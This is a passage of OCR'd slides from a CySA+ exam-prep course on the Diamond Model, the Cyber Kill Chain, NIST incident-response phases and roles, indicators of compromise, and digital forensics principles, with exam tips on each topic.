  - Shows relationships between 4 core components



© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks (6)


- The Diamond Model of Intrusion Analysis
  - Shows relationships between 4 core components



© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks (7)

- The Diamond Model of Intrusion Analysis
  - Shows relationships between 4 core components



© 2026 Tertiary Infotech Academy Pte Ltd

Diamond Model Axioms — In Depth

- The Diamond Model of Intrusion Analysis structures every malicious event around four core features arranged as the points of a diamond: adversary, capability, infrastructure, and victim. Its foundational axiom is that for every intrusion event there exists an adversary taking a step toward some goal by using a capability over infrastructure against a victim, so these four elements are always present and connected.
- The model links the points with meta-features such as timestamp, phase, result, direction, and methodology, and it emphasizes that pivoting from any one vertex can reveal the others, for example moving from an observed piece of infrastructure to the capability delivered through it or to other victims it touched. This makes analysis a process of discovering and correlating related events rather than examining indicators in isolation.
- An analyst cares because the Diamond Model organizes threat intelligence and correlates activity across intrusions, and it pairs well with kill-chain and ATT&CK thinking to attribute campaigns and anticipate adversary behavior.
- **On the exam: Expect questions identifying the Diamond Model's four core features and its central axiom that every intrusion event links an adversary and a victim through a capability and infrastructure.**

© 2026 Tertiary Infotech Academy Pte Ltd

Diamond Model Axioms

Axiom	What it means for defenders
For every intrusion event there exists an adversary taking a step towards an intended goal by using a capability over infrastructure against a victim to produce a result.	Every malicious event contains four necessary elements: an adversary, a victim, a capability, and infrastructure. Using this fundamental nature we can create analytic and detective strategies for finding, following, and mitigating malicious activity.
There exists a set of adversaries (insiders, outsiders, individuals, groups, and organizations) which seek to compromise computer systems or networks to further their intent and satisfy their needs.	There are bad actors working to compromise computers and networks – and they do it for a reason. Understanding the intent of an adversary helps developing analytic and detective strategies which can create more effective mitigation. For example, if we know that an adversary is driven by financial data, maybe we should focus our efforts on assets that control and hold financial data instead of other places.
Every system, and by extension every victim asset, has vulnerabilities and exposures.	Vulnerabilities and exposures exist in every computer and every network. We must assume assets can (and will) be breached – other express this notion as "assume breach."
Every malicious activity contains two or more phases which must be successfully executed in succession to achieve the desired result.	Malicious activity takes place in multiple steps (at least two), and each step must be successful for the next to be successful. One popular implementation of this axiom is the Kill Chain. But the Kill Chain was not the first to express this notion – another popular phase-based expression is from the classic, Hacking Exposed.
Every intrusion event requires one or more external resources to be satisfied prior to success.	adversaries don't exist in a vacuum, they require facilities, network connectivity, access to victim, software, hardware, etc. These resources can also be their vulnerability when exploring mitigation options.
A relationship always exists between the Adversary and their Victim(s) even if distant, fleeting, or indirect.	exploitation and compromise takes time and effort – adversaries don't do it for no reason. An adversary targeted and compromised a victim for a reason – maybe they were vulnerable to a botnet port scan because the adversary looks to compromise resources to enlarge the botnet, maybe the victim owns very specific intellectual property of interest to the adversary's business requirements. There is always a reason and a purpose.
There exists a sub-set of the set of adversaries which have the motivation, resources, and capabilities to sustain malicious effects for a significant length of time against one or more victims while resisting mitigation efforts. Adversary-Victim relationships in this sub-set are called persistent adversary relationships.	what we call "persistence" (such as in Advanced Persistent Threat) is really an expression of the victim-adversary relationship. Some adversaries need long-term access and sustained operations against a set of victims to achieve their intent. Importantly, just because an adversary is persistent against one victim doesn't mean they will be against all victims! There is no universal "persistent" adversary. It depends entirely on each relationship at that time.

p://www.activeresponse.org/diamond-model-axioms/

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Frameworks (8)

- Kill chain
  - Based on military F2T2EA
    - Find
    - Fix
    - Track
    - Target
    - Engage
    - Assess

© 2026 Tertiary Infotech Academy Pte Ltd

Lockheed Martin Cyber Kill Chain — In Depth

- The Lockheed Martin Cyber Kill Chain is a model that breaks an intrusion into seven sequential phases: reconnaissance, weaponization, delivery, exploitation, installation, command and control (C2), and actions on objectives. It frames an attack as a chain in which the adversary must complete each stage to reach their goal, so breaking any link disrupts the overall attack.
- In practice defenders map controls and detections to each phase, aiming to detect or deny the adversary as early as possible, because stopping delivery or exploitation is far cheaper and safer than reacting after the attacker has established C2 or begun exfiltration during actions on objectives. The model also encourages layering defenses so multiple opportunities exist to break the chain.
- A SOC analyst cares because the kill chain guides detection coverage, incident scoping, and course-of-action planning, though analysts should recognize its linearity is a limitation and often combine it with ATT&CK, which better captures non-linear, real-world techniques.
- **On the exam: Look for questions asking you to place an observed action in the correct kill-chain phase or to explain how disrupting an early stage such as delivery stops the intrusion before actions on objectives.**

© 2026 Tertiary Infotech Academy Pte Ltd

Lockheed Martin Cyber Kill Chain



© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Key Roles — In Depth

- Effective incident response depends on clearly defined roles that ensure the right authority, knowledge, and support are available when an incident occurs. Senior leaders must be included in the decision-making process because their visibility and support secure resources, help address regulatory and legal obligations, and provide the authority to make hard containment decisions.
- Leadership and dedicated coordinators also act as a buffer between the technical IR team and other personnel or executives, shielding responders from distraction so they can work while keeping stakeholders appropriately informed. Team composition should be scaled to the scope of the incident, bringing in the right knowledge and experience to meet the specific problem, and any outside resources such as forensic firms or legal counsel need coordination and pre-set parameters like retainers and contact procedures so they can be engaged quickly.
- An analyst cares because these roles and an agreed escalation path for escalated IR determine how smoothly a response runs under pressure, and gaps in sponsorship or unclear authority are a common reason incidents are handled slowly or incorrectly.
- **On the exam: Expect questions on who must be involved in incident response, especially the value of senior-leadership sponsorship, defined escalation, and coordinating outside resources under pre-set parameters.**

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Key Roles — Key Points

- Senior leaders
  - Include in decision-making process
  - Visibility & support
  - Address regulatory issues
  - Buffer between IR team & personnel/leaders

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Key Roles (2)

- Team composition
  - Response based on scope of incident management
  - Bring in the right knowledge & experience to meet the problem
  - Outside resources need coordination & pre-set parameters
- Escalated IR
  - Need strict guidelines, policies, & notification requirements
  - May be subject to penalties or legal ramifications

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Key Roles (3)



© 2026 Tertiary Infotech Academy Pte Ltd

Team Structure — In Depth

- Organizations structure their incident response or CSIRT capability in one of three common models depending on their size, geography, and resources. A central response team is a single team that addresses incidents as they come up across the whole organization, and it works well for smaller or single-site organizations because coordination is simple and expertise is consolidated.
- A distributed response team is used by larger organizations and consists of geographically or business-unit separate teams that handle incidents in their own areas while coordinating under shared processes, providing local coverage and time-zone reach at the cost of tighter coordination requirements. An outsourced response team is provided by an outside organization that responds to incidents as a service, letting a company obtain specialized skills and around-the-clock coverage without maintaining full in-house staff.
- An analyst cares because the chosen structure shapes response times, escalation paths, and where authority and knowledge reside, and many organizations blend these models, keeping a small internal team that engages an outsourced provider for surge capacity or specialized forensics.
- **On the exam: The exam asks you to match an organization's size and geography to the appropriate CSIRT model — central, distributed, or outsourced — and to know their respective trade-offs.**

© 2026 Tertiary Infotech Academy Pte Ltd

Team Structure — Key Points

- Central response team
  - Organic
  - Address incidents as they come up
- Distributed response team
  - Larger organizations
  - Geographically separate teams that address incidents
- Outsourced response team
  - Outside the organization
  - Responds to incidents as a service

© 2026 Tertiary Infotech Academy Pte Ltd

Communications Process — In Depth

- The communications process defines who may know about an incident, how information about it is shared, and through what secure channels, so that response is coordinated while leaks and premature disclosure are prevented. A trusted core group, sometimes called the circle of trust, is kept deliberately small and operates on a need-to-know basis, expanding only to the key internal staff and external partners (legal counsel, law enforcement, regulators, PR, third-party responders) that each stage of the response actually requires.
- Disclosure timing and audience are often dictated by regulatory or legislative requirements, such as breach-notification laws that impose deadlines for informing affected individuals and authorities, so the plan must specify what is said, to whom, and when. Out-of-band, encrypted communication channels are used because an attacker who has compromised email or chat could otherwise read the response team's messages, and a clear policy governs what employees are and are not permitted to say about the incident to limit rumor, reputational damage, and evidence contamination.
- A SOC analyst cares because a technically sound response can still fail legally or reputationally if information flows to the wrong people, tips off the attacker, or violates a mandatory notification window.
- **On the exam: Expect scenario questions asking who should be notified, when regulatory disclosure is required, or why the team must use secure out-of-band channels and enforce need-to-know.**

© 2026 Tertiary Infotech Academy Pte Ltd

Communications Process — Key Points

- Circle of trust
  - Key staff, internal & external partners
- Disclosure
  - Based on regulatory or legislative requirements
  - Need-to-know
- Damage control
  - Let employees know about incident
  - Policy of talking about the incident
- Secure communications
  - Avoid leaks

© 2026 Tertiary Infotech Academy Pte Ltd

Responsibilities & Coordination — In Depth

- Responsibilities and coordination mean that every role in the incident response effort is clearly defined and documented in advance, so that when an incident occurs each person knows exactly what they are accountable for rather than improvising under pressure. The assignments must be understandable and unambiguous, covering the incident commander, technical responders, communications lead, legal and management liaisons, and any external partners, so handoffs are clean and no critical task is left owner-less.
- The plan should also be portable, meaning it is accessible and usable across teams, locations, and even when primary systems or key personnel are unavailable, for example through printed copies or an out-of-band store that survives a network outage. Coordination ties these roles together so parallel workstreams such as containment, evidence collection, and stakeholder updates progress without conflict or duplication.
- SOC analysts rely on this clarity to escalate correctly and act within their authority, because confusion over who is in charge or who can approve actions like isolating a system directly slows response and increases damage.
- **On the exam: Questions test knowing which role performs a given action or approves an escalation, and why documented, portable role assignments matter during an active incident.**

© 2026 Tertiary Infotech Academy Pte Ltd

Responsibilities & Coordination — Key Points

- Clearly defined
- Understandable
- Portable

© 2026 Tertiary Infotech Academy Pte Ltd

Preparation — In Depth

- Preparation is the first phase of incident response and the only one that aims to prevent incidents from happening in the first place, rather than reacting after the fact. It is built on three pillars: people (trained staff, defined roles, awareness), process (documented policies, playbooks, and communication plans), and technology (the tools, monitoring, and defensive controls that support the team).
- Concrete preparation activities include network and host hardening, such as disabling unnecessary services, enforcing least privilege, and configuring secure baselines, together with disciplined patch and update management to close known vulnerabilities before they are exploited. It also means having the response toolkit, jump kits, contact lists, and logging in place and tested before an incident, not scrambling to assemble them mid-crisis.
- A security analyst cares because the quality of preparation directly determines how fast and effectively the team can detect, contain, and recover; weak preparation turns a minor event into a major breach.
- **On the exam: Expect items identifying preparation activities (hardening, patching, playbooks, training) and recognizing preparation as the proactive NIST phase distinct from detection or containment.**

© 2026 Tertiary Infotech Academy Pte Ltd

Preparation — Key Points

- Prevent incidences to begin with
  - People
  - Process
  - Technology
- Network & host hardening
- Patches & updates

© 2026 Tertiary Infotech Academy Pte Ltd

Active Security Measures — In Depth

- Active security measures center on knowing your own attack surface, meaning the complete set of points where an attacker could attempt to enter, interact with, or extract data from a system. Attack surface analysis is the practice of enumerating those exposed elements, such as open ports, exposed APIs, web forms, user inputs, network services, and trust boundaries, so the organization understands where it is reachable.
- The main goal is to identify the key parts of a system that must be tested for vulnerabilities and then reduce or defend that exposure, which lets the security team anticipate likely attack paths and prioritize protection of the most critical assets. The same insight helps developers build more secure products by minimizing unnecessary exposure and validating the inputs attackers would target.
- SOC analysts care because you cannot monitor or defend what you have not mapped, and an unmanaged or growing attack surface is where breaches most often originate.
- **On the exam: Expect questions on identifying an organization's attack surface and on how attack surface reduction proactively lowers exploitable exposure before an incident.**

© 2026 Tertiary Infotech Academy Pte Ltd

Active Security Measures — Key Points

- Know Your Attack Surface
  - Attack surface analysis
    - Main point: identify key parts of system to test for vulnerabilities
    - Help security team prepare for attacks & protect assets
    - Help developers make better products

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Surface Analysis — In Depth

- Attack surface analysis is a structured review, typically performed by security architects and penetration testers, that maps every avenue through which an adversary could reach or affect a system. It systematically identifies which parts of a system should be reviewed and tested for vulnerabilities and pinpoints the high-risk areas, such as internet-facing services, authentication endpoints, and privileged interfaces, that most need defensive attention.
- A critical output is recognizing when the attack surface changes, for example after deploying a new service, opening a firewall rule, adding a cloud workload, or integrating a third party, since each change can introduce fresh exposure that existing controls do not cover. Comparing the current surface against a known baseline reveals this drift.
- A security analyst uses attack surface analysis to focus scanning, monitoring, and hardening on the areas of greatest exposure and to trigger reassessment whenever the environment shifts, keeping defenses aligned with reality rather than an outdated snapshot.
- **On the exam: Questions ask who conducts attack surface analysis, what it identifies, and why a change in the attack surface should prompt renewed testing and monitoring.**

© 2026 Tertiary Infotech Academy Pte Ltd

Attack Surface Analysis — Key Points

- Conducted by security architects & pen testers
- Helps to identify:
  - Parts of a system to review & test for vulnerabilities
  - High risk areas that need to be defended
  - When attack surface changes

© 2026 Tertiary Infotech Academy Pte Ltd

Detection & Analysis – Know the Signs — In Depth

- This concept covers indicators of compromise (IoCs), the observable forensic artifacts that suggest a system may be under attack or already breached, which analysts learn to recognize during the detection and analysis phase. Common network and account signs include unusual outbound traffic, anomalous privileged or admin account activity, geographic irregularities such as logins from impossible-travel locations, and login irregularities like repeated failed attempts or off-hours access.
- Data-focused indicators include a spike in database read volume or an unusually large HTML response size, both of which can signal bulk data exfiltration, along with a high number of requests against the same file, which may indicate brute-forcing or scraping. Host and protocol indicators include mismatched port-to-application traffic, where a service runs on an unexpected port to evade detection, and suspicious changes to the registry or system files that point to persistence or tampering.
- A SOC analyst memorizes these patterns because early, accurate recognition of IoCs is what separates a contained incident from a full-scale breach, and correlating several weak signals often reveals an attack that any single alert would miss.
- **On the exam: Expect scenarios listing observed behavior (e.g., large outbound transfers, off-hours admin logins, mismatched port traffic) and asking you to identify it as an indicator of compromise.**

© 2026 Tertiary Infotech Academy Pte Ltd

Detection & Analysis – Know the Signs — Key Points

- Indicators of compromise
  - Unusual outbound traffic
  - Anomalous admin account activity
  - Geographic irregularities
  - Login irregularities
  - High database read volume
  - HTML response size
  - High requests on the same file
  - Mismatched port application traffic
  - Suspicious registry and system file changes
  - DNS request anomalies

© 2026 Tertiary Infotech Academy Pte Ltd

Detection & Analysis — In Depth

- Detection and analysis is the NIST phase in which the team recognizes that an incident is occurring and determines its nature, scope, and severity, and its effectiveness depends on preparing reliable data sources in advance. Central to this is a SIEM (Security Information and Event Management) platform, which aggregates and correlates logs from across the environment so that related events are surfaced as a single actionable alert rather than scattered noise.
- Supporting sources include IDS/IPS sensors that flag or block known malicious network patterns, and the broad collection of alerts and logs from endpoints, firewalls, servers, and applications that provide the raw evidence for investigation. Well-tuned alerting reduces false positives so analysts can focus on genuine threats.
- A security analyst cares because you can only respond to what you can see; comprehensive, correlated, and properly retained log data is the foundation for validating an alert, reconstructing an attacker's actions, and scoping the incident accurately.
- **On the exam: Questions test the role of the SIEM in correlating logs, the function of IDS/IPS, and why source preparation and log collection underpin the detection and analysis phase.**

© 2026 Tertiary Infotech Academy Pte Ltd

Detection & Analysis — Key Points

- Prepare your sources
  - SIEM
  - IDS/IPS
  - Alerts & logs

© 2026 Tertiary Infotech Academy Pte Ltd

Determining Severity — In Depth

- Determining severity is the process of assessing an incident's business impact so responders can prioritize effort and escalate appropriately, rather than treating every event as equally urgent. Key dimensions include the scope of impact (how many systems, users, and services are affected), downtime measured against the maximum tolerable downtime the business can absorb, and recovery time, since prolonged outages translate directly into lost revenue on the principle that time is money.
- Severity also weighs data integrity, meaning whether information has been tampered with or deleted, the economic impact reflecting the value and replacement cost of affected assets, and business process criticality, which asks how essential the disrupted function is to core operations. An incident hitting a revenue-generating or safety-critical process ranks far higher than one affecting a non-essential system.
- A SOC analyst uses these factors to assign a priority that drives resource allocation and escalation, ensuring the most damaging incidents get immediate attention while lower-impact ones are handled proportionally.
- **On the exam: Expect questions asking you to rank or prioritize incidents based on scope, downtime tolerance, data integrity, economic cost, and criticality of the affected business process.**

© 2026 Tertiary Infotech Academy Pte Ltd

Determining Severity — Key Points

- Scope of impact
  - Downtime
    - What is the maximum tolerable downtime?
  - Recovery time
    - Time is money
  - Data integrity
    - Tampering or deleting
  - Economic
    - Value & cost
  - Business process criticality

© 2026 Tertiary Infotech Academy Pte Ltd

Types of Data — In Depth

- Understanding types of data matters because the classification and sensitivity of the information involved drive an incident's severity, notification obligations, and legal exposure. Regulated personal data includes PHI (Protected Health Information), governed by health-privacy laws, and PII (Personally Identifiable Information) that can identify an individual, both of which typically trigger mandatory breach-notification requirements when exposed.
- Payment card information falls under contractual standards such as PCI DSS, while corporate secrets and intellectual property, including patents, trademarks and copyright, trade secrets, accounting records, and merger-and-acquisition plans, represent high-value competitive and financial assets. Loss of any of these carries distinct regulatory, financial, or strategic consequences.
- A security analyst identifies which data types are affected early in an incident because that determination dictates how severely the incident is rated, which regulators and stakeholders must be told, and how urgently containment must proceed.
- **On the exam: Questions test recognizing data classifications such as PHI, PII, and payment card data and matching a breach to the regulatory or notification obligations those data types impose.**

© 2026 Tertiary Infotech Academy Pte Ltd

Types of Data — Key Points

- PHI (Protected Health Information)
- PII (Personally Identifiable Information)
- Corporate secrets & intellectual property
  - Patents
  - Trademarks & copyright
  - Mergers & acquisitions
  - Accounting
  - Trade secrets
- Payment card information

© 2026 Tertiary Infotech Academy Pte Ltd

Know Your Threat — In Depth

- Knowing your threat means understanding the specific vulnerabilities, assets, and adversaries relevant to your organization so defenses and response are grounded in reality rather than generic assumptions. This requires answering three questions: what type of data you hold and therefore what an attacker would want, what your systems actually look like in terms of architecture and exposure, and who the likely threat actors are, from opportunistic criminals to organized crime, hacktivists, insiders, and nation-state groups.
- Because different threat actors have different motivations, capabilities, and techniques, profiling them lets the team anticipate the tactics they are most likely to use and align controls and monitoring accordingly. Awareness of the broader threat landscape and current vulnerabilities keeps this picture up to date.
- A SOC analyst applies this knowledge to interpret alerts in context, prioritize the vulnerabilities most likely to be exploited against them, and tailor detection to the adversaries that genuinely pose a risk to their environment.
- **On the exam: Expect questions on aligning defenses to threat actor type, data value, and system exposure, testing the link between threat intelligence and prioritized response.**

© 2026 Tertiary Infotech Academy Pte Ltd

Know Your Threat — Key Points

- Know vulnerabilities & landscape
  - What type of data?
  - What do systems look like?
  - What are the threat actors?

© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response (IR) Process — In Depth

- The incident response process is the structured lifecycle an organization follows to handle security incidents, and the authoritative reference on the exam is NIST Special Publication 800-61, the Computer Security Incident Handling Guide. NIST, the National Institute of Standards and Technology, is a U.S. federal body that publishes widely adopted technology standards and guidelines, and SP 800-61 defines the phases and best practices for building and running an incident response capability.
- Following a recognized framework like SP 800-61 gives the team a repeatable, defensible methodology so that response is consistent, thorough, and aligned with industry expectations rather than ad hoc. It establishes common terminology and a shared sequence of steps that different teams and organizations can coordinate around.
- A security analyst cares because CySA+ and most enterprise programs model their playbooks on this standard, so knowing its structure lets you slot activities into the correct phase and communicate clearly with the rest of the response team.
- **On the exam: Expect direct recall that NIST SP 800-61 is the incident-handling guide and recognition of NIST as the standards body behind the IR framework.**

© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response (IR) Process — Key Points

- NIST Special Publication 800-61
  - National Institute of Standards and Technology (NIST)
  - Provides publications & guidelines on technology standards

© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response (IR) Process Phases — In Depth

- The incident response process is divided into distinct phases, and Phase I is Preparation, the proactive stage that readies the organization before any incident occurs. Its proactive measures include network segmentation, which limits how far an attacker can move laterally, and host hardening, which reduces the ways a system can be compromised, together forming the defensive baseline the rest of the process depends on.
- Preparation also encompasses a formal risk assessment process to identify and rank vulnerabilities, predefined action steps and playbooks so responders know what to do, and established communication plans so the right people are informed through the right channels. It further sets up the activity logging and reporting mechanisms needed to document an incident and support later analysis.
- A security analyst cares because everything the later phases of detection, containment, eradication, and recovery rely on, from segmented networks to ready playbooks to reliable logs, is put in place during Preparation, making it the foundation of an effective response.
- **On the exam: Questions test identifying Preparation as the first NIST phase and recognizing its activities (segmentation, hardening, risk assessment, playbooks, communication planning) versus later phases.**

© 2026 Tertiary Infotech Academy Pte Ltd

Incident Response (IR) Process Phases — Key Points

- Phase I: Preparation
  - Proactive measures (i.e., network segmentation & host hardening)
  - Formal risk assessment process
    - Vulnerabilities
    - Action steps
    - Communication
    - Activity & reporting

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Phases — In Depth

- The incident response lifecycle is a structured sequence of phases that guides how an organization detects, handles, and recovers from a security incident, and CS0-003 aligns it with the NIST SP 800-61 model of Preparation, Detection and Analysis, Containment/Eradication/Recovery, and Post-Incident Activity.
- Preparation builds the readiness before anything happens by creating the IR plan, playbooks, tooling, training, and communication channels; Containment then stops the damage from spreading by isolating or quarantining affected hosts, cutting network access, or segmenting the environment while preserving evidence.
- Eradication removes the root cause and any attacker artifacts such as malware, backdoors, or compromised accounts so systems can be rebuilt to a known-good state, and validation confirms the threat and attack vector were fully identified and that recovered systems are clean before returning them to production.
- SOC analysts follow these phases so that response is repeatable and defensible under pressure, because skipping preparation or rushing eradication commonly lets attackers persist, and careful documentation throughout supports later reporting, legal action, and lessons learned.
- **On the exam: Expect scenario questions that give you a symptom and ask which IR phase you are in or what the correct next action is, so know the phase order and that containment precedes eradication and recovery.**

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Phases — Key Points

- Phase 1: Preparation
- Phase 2: Containment
  - Stop all damage
  - Prevent or reduce spread of infection
  - Quarantine hosts

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Phases (2)

- Phase 1: Preparation
- Phase 2: Containment
- Phase 3: Eradication
  - Return to known good state
  - Document carefully!

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Phases (3)

- Phase 1: Preparation
- Phase 2: Containment
- Phase 3: Eradication
- Phase 4: Validation
  - Identify threat & attack vector
  - Identify preventive measures
    - Change controls
    - Update software/patches

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Phases (4)

- Phase 1: Preparation
- Phase 2: Containment
- Phase 3: Eradication
- Phase 4: Validation
- Phase 5: Corrective actions
  - Implement patches
  - Update PPPs
  - Organizational policies & procedures
    - Network systems access
    - Authentication

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Phases (5)

- Phase 1: Preparation
- Phase 2: Containment
- Phase 3: Eradication
- Phase 4: Validation
- Phase 5: Corrective actions
- Phase 6: Reporting
  - Take notes throughout
  - Compare to best practices
  - Ways to improve
  - Report to senior management

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Elements — In Depth

- Beyond the sequential phases, effective incident response depends on cross-cutting elements that run continuously, chiefly communication, analysis, and reporting, which the exam treats as activities woven through the entire lifecycle rather than single steps.
- Communication keeps stakeholders aligned throughout the incident, engaging the right internal teams, management, legal, HR, and external parties such as law enforcement or affected customers, and it must follow pre-defined escalation and notification paths to avoid leaks or missed regulatory deadlines.
- Analysis applies technical techniques such as log correlation, malware examination, and timeline reconstruction to understand scope and impact, while reporting captures every action, finding, and decision so the record is complete, accurate, and admissible.
- Analysts care because poor communication and thin documentation are the most common causes of failed incident handling, breaking chain-of-custody, delaying breach notifications, and preventing the organization from learning from the event.
- **On the exam: Questions often test that communication and documentation happen throughout the whole IR process, not just at the end, and that stakeholder notification follows the communication plan.**

© 2026 Tertiary Infotech Academy Pte Ltd

IR Process Elements — Key Points

- Communication
  - Important throughout IR process
  - Get everyone involved
- Analysis
  - Technical techniques
- Reporting
  - Document everything

© 2026 Tertiary Infotech Academy Pte Ltd

Who’s Involved?

- Key roles
- Stakeholders
- Reporting policy

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — In Depth

- Digital forensics is the disciplined collection, preservation, and analysis of digital evidence to reconstruct what happened during an incident, answering the investigative five W's of who was involved, what occurred, where it happened, when it took place, and why.
- It spans several subdisciplines including computer (host and disk) forensics, network forensics that examines captured traffic and flow data, mobile forensics for smartphones and tablets, and code or malware analysis that reverse-engineers malicious software to determine its behavior and origin.
- Findings must be reproducible and evidentiary, meaning the analyst works from verified copies and maintains integrity so conclusions hold up to scrutiny.
- SOC analysts use forensics to move from simply detecting an incident to explaining it, which drives accurate scoping, attribution, remediation, and any legal or regulatory follow-up.
- **On the exam: The exam expects you to match a forensic subdiscipline (network, host, mobile, malware/code) to the evidence source in a scenario and to recognize forensics as evidence-driven answering of the five W's.**

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics — Key Points

- Collecting & analyzing digital clues to figure out the 5 W's:
  - Who
  - What
  - Where
  - When
  - Why

© 2026 Tertiary Infotech Academy Pte Ltd

Digital Forensics (2)

- Network forensics
- Mobile forensics
- Computer forensics
- Code analysis

© 2026 Tertiary Infotech Academy Pte Ltd

Principles of Forensics — In Depth

- The guiding principles of forensics center on doing no harm and preserving data integrity, meaning the examiner must avoid altering original evidence and must be able to prove that what was analyzed is identical to what was seized.
- Competence matters, so forensic examiners require ongoing training and certification to meet legal requirements and regulations and to ensure their methods and testimony are credible and defensible.
- Sound evidence handling demands meticulous note-taking and a documented process for the collection, inspection, and storage of evidence, producing an audit trail complete enough that an independent third party could follow it and reach the same result.
- Analysts internalize these principles because a single integrity lapse, undocumented step, or use of an untrained handler can render evidence inadmissible and collapse an otherwise strong case.
- **On the exam: Look for questions testing evidence integrity, repeatability, and the need for a defensible audit trail, where the correct answer preserves the original and documents every action.**

© 2026 Tertiary Infotech Academy Pte Ltd

Principles of Forensics — Key Points

- Do no harm
  - Don’t affect data integrity
- Train, train, train
  - Forensic examiners & professionals
  - Requirements & regulations
  - Provide evidence
- Keep good notes
  - Collection, inspection, storage of evidence
  - Audit trail for 3rd party inspection

© 2026 Tertiary Infotech Academy Pte Ltd

Phases of a Forensic Investigation — In Depth

- A forensic investigation proceeds through distinct phases: seizure, acquisition, analysis, and reporting, each building on the integrity of the last.
- Seizure secures the evidence and the scene so data cannot be tampered with, and acquisition then extracts the data by creating a verified forensic image, with the examiner always working from that image rather than the original source to avoid contaminating it.
- Analysis makes sense of the acquired data by carving files, examining artifacts, correlating timelines, and testing hypotheses about the incident, and reporting communicates the findings in a form matched to the audience, whether that is technical peers, management, or a court.
- SOC analysts follow this structure so evidence stays sound from collection through courtroom, and so the final report is understandable and actionable for whoever must act on it.
- **On the exam: Expect ordering questions and the key rule that analysis is performed on a forensic image, not the original, and that reporting must be tailored to the audience.**

© 2026 Tertiary Infotech Academy Pte Ltd

Phases of a Forensic Investigation — Key Points

- Seizure
  - Ensure data isn’t tampered with
- Acquisitions
  - Extracting data from the scene
  - Work from forensic image
- Analysis
  - Make sense of the data
- Reporting
  - Know your audience

© 2026 Tertiary Infotech Academy Pte Ltd

Your Forensic Tool Kit — In Depth

- A forensic toolkit, often assembled as a portable jump bag, is the pre-staged set of hardware and software an analyst grabs to respond to an incident on short notice so no time is lost gathering gear.
- Typical contents include a laptop with pre-installed forensic software, clean hard drives for imaging and storage, a USB hub, an assortment of cables and adapters, an external hard drive enclosure, and a basic hand-tool kit for opening devices.
- It also holds documentation and scene-control items such as a camera to photograph the scene, crime-scene tape and tamper-evident seals, and in wireless investigations a spectrum analyzer to identify rogue signals.
- Having a ready jump bag lets the SOC respond quickly and consistently while ensuring evidence is captured to clean, controlled media that preserves integrity.
- **On the exam: The exam may ask which tool from a jump bag fits a task, so associate items like write blockers, clean media, cameras, and seals with their evidence-preservation purpose.**

© 2026 Tertiary Infotech Academy Pte Ltd

Your Forensic Tool Kit — Key Points

- Jump bag
  - Laptop with pre-installed forensic software
  - Hard drives for storage
  - USB hub
  - Cables & adapters
  - Hard drive enclosure
  - Toolkit
  - Camera
  - Wireless spectrum analyzer

© 2026 Tertiary Infotech Academy Pte Ltd

Your Forensic Tool Kit (2)

- Crime scene tape & seals
- Documentation
  - IR plan & log
  - Chain of custody forms
  - Contact list

© 2026 Tertiary Infotech Academy Pte Ltd

Control the Crime Scene — In Depth

- Controlling the crime scene means restricting and recording access to the affected systems and area so evidence is not altered, lost, or contaminated before and during collection.
- This is enforced by creating an access list that logs who entered, where, and when, limiting entry to trained and certified personnel, documenting all visitors, and controlling any interaction with the systems themselves.
- Preventing contamination is central, which is why chain-of-custody is maintained for every item and why volatile-evidence guidance often says to leave the power on so that memory, running processes, and network connections are not destroyed before capture.
- Analysts care because an uncontrolled scene introduces doubt about integrity, and a single unlogged person or a hasty shutdown can wipe volatile evidence and undermine the whole investigation.
- **On the exam: Questions test access control, chain-of-custody, and the volatile-data rule that improperly powering off a system destroys memory-resident evidence.**

© 2026 Tertiary Infotech Academy Pte Ltd

Control the Crime Scene — Key Points

- Control access
  - Create access list
  - Who, where, when
- Trained & certified personnel
- Document
  - Visitors
  - Access to systems
  - Contamination
- Maintain chain-of-custody

© 2026 Tertiary Infotech Academy Pte Ltd

Control the Crime Scene (2)

- Leave the power on
  - Unless malware is destroying evidence
  - Running memory can give clues
  - Advanced malware might not write to disk

© 2026 Tertiary Infotech Academy Pte Ltd

Acquisition Process — In Depth

- The acquisition process is the controlled copying of data from a source system onto forensically clean destination media, producing the working image the investigation is built on.
